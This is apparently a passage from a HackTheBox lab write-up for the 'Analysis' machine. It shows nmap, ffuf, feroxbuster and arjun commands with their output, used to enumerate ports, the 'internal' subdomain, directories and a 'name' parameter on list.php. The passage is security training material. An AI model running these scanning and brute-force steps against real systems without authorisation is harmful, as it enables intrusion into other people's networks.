
HACKTHEBOX


Analysis

Scanning:
nmap -Pn -sT -sC -T4 -sV -A 10.10.11.250




```
└─# nmap -Pn -sT -sC -T4 -sV -A  10.10.11.250
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 19:26 EEST
Warning: 10.10.11.250 giving up on port because retransmission cap hit (6).
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 89.91% done; ETC: 19:26 (0:00:03 remaining)
Nmap scan report for 10.10.11.250
Host is up (0.16s latency).
Not shown: 974 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
33/tcp    filtered dsp
53/tcp    open     domain        Simple DNS Plus
80/tcp    open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
83/tcp    filtered mit-ml-dev
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2024-04-19 13:26:53Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
179/tcp   filtered bgp
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Si
-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ldapssl?
1057/tcp  filtered startron
1094/tcp  filtered rootd
2119/tcp  filtered gsigatekeeper
3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Si
-Site-Name)
3269/tcp  open     tcpwrapped
3306/tcp  open     mysql         MySQL (unauthorized)
3690/tcp  filtered svn
9011/tcp  filtered d-star
9503/tcp  filtered unknown
9968/tcp  filtered unknown
17988/tcp filtered unknown
49175/tcp filtered unknown
50001/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/19%OT=53%CT=1%CU=36998%PV=Y%DS=2%DC=T%G=Y%TM=6622
OS:9B94%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10A%TI=I%II=I%SS=S%TS=U)
OS:SEQ(SP=108%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=108%GCD=1%ISR=1
OS:0B%TI=I%CI=I%TS=U)OPS(O1=M53CNW8NNS%O2=M53CNW8NNS%O3=M53CNW8%O4=M53CNW8N
OS:NS%O5=M53CNW8NNS%O6=M53CNNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%
OS:W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%
OS:O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=O%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%
OS:W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=O%A
OS:=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
```

Enumeration:
After the scan we access the web service.
echo "10.10.11.250 analysis.htb" >> /etc/hosts


Not secure
http://analysis.htb/#!/home
Analysis
Cybersecurity. Everywhere. Everyday.

We can see there is a website hosted
We can fuzz for subdomains:


ffuf -c -u http://analysis.htb/ -H "Host: FUZZ.analysis.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt



```
┌──(root💀kali)-[/etc/AutoRecon/results]
└─# ffuf -c -u http://analysis.htb/ -H "Host: FUZZ.analysis.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://analysis.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.analysis.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

internal                [Status: 403, Size: 1268, Words: 74, Lines: 30, Duration: 175ms]
:: Progress: [1334/4989] :: Job [1/1] :: 83 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```

We find that there's a subdomain named "internal." We add this subdomain to /etc/hosts file and then proceed to explore what's inside the "internal" domain.


feroxbuster -u http://internal.analysis.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt



```
┌──(root💀kali)-[/home/geshet]
└─# feroxbuster -u http://internal.analysis.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://internal.analysis.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.2
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET       29l       93w     1268c http://internal.analysis.htb/
301      GET        2l       10w      170c http://internal.analysis.htb/users => http://internal.analysis.htb/users/
301      GET        2l       10w      174c http://internal.analysis.htb/dashboard => http://internal.analysis.htb/dashboard/
301      GET        2l       10w      178c http://internal.analysis.htb/dashboard/img => http://internal.analysis.htb/dashboard/img/
301      GET        2l       10w      182c http://internal.analysis.htb/dashboard/uploads => http://internal.analysis.htb/dashboard/uploads/
301      GET        2l       10w      178c http://internal.analysis.htb/dashboard/css => http://internal.analysis.htb/dashboard/css/
301      GET        2l       10w      170c http://internal.analysis.htb/Users => http://internal.analysis.htb/Users/
301      GET        2l       10w      178c http://internal.analysis.htb/dashboard/lib => http://internal.analysis.htb/dashboard/lib/
301      GET        2l       10w      177c http://internal.analysis.htb/dashboard/js => http://internal.analysis.htb/dashboard/js/
301      GET        2l       10w      174c http://internal.analysis.htb/employees => http://internal.analysis.htb/employees/
301      GET        2l       10w      178c http://internal.analysis.htb/dashboard/IMG => http://internal.analysis.htb/dashboard/IMG/
301      GET        2l       10w      184c http://internal.analysis.htb/dashboard/lib/chart => http://internal.analysis.htb/dashboard/lib/chart/
```

After that, we will see directories such as 'users,' 'employees,' 'dashboard,' and 'dashboard/uploads' which are interesting.

If we access 'users' and it returns a 404 error, then we will continue fuzzing. We will focus only on '/users/'




Not secure | http://internal.analysis.htb/users/

Server Error

404 - File or directory not found.


The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

feroxbuster -u http://internal.analysis.htb/users/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt



```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://internal.analysis.htb/users/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.2
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET        1l        2w       17c http://internal.analysis.htb/users/list.php
[#>-------------------] - 27s     1931/37051   8m      found:1       errors:23
[#>-------------------] - 27s     1930/37051   70/s    http://internal.analysis.htb/users/
```

We will also see that there is a file named list.php there, so we will go ahead and take a look at it.




Not secure | http://internal.analysis.htb/users/list.php

missing parameter


We are missing a parameter, we can use a tool named “Arjun” in order to search for parameters:

arjun -u http://internal.analysis.htb/users/list.php



```
┌──(root💀kali)-[/home/geshet]
└─# arjun -u http://internal.analysis.htb/users/list.php
    _
   /_| _ '
  (  |/ /(//) v2.2.2
      _/

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[*] Logicforcing the URL endpoint
[✓] parameter detected: name, based on: body length
[+] Parameters found: name
```

We found a valid parameter “name”



